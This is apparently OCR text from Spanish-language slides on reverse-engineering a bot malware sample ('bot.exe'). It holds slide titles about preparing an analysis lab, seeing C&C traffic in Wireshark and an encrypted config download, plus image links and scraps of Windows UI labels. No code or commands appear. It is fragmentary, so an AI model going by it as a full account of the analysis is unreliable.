
Reversing bot.exe [buscando un EXE que “funcione”]


Services
File Action View Help
Services (Local)
Name Description Startup Typ
Windows Security Center
Resources
Firewall
Automatic Updates
Virus Protection
Scheduled Tasks
Other Places
Details
System Configuration Utility
General SYSTEM.INI WIN.INI BOOT.INI Services Startup Tools
Startup Item Command Location
Reversing bot.exe [preparando nuestro “lab” de análisis]



Wireshark › comunicación con c&c
Reversing bot.exe [de la infección › al comportamiento]





Reversing bot.exe [descarga “config.bin” (cifrado)]



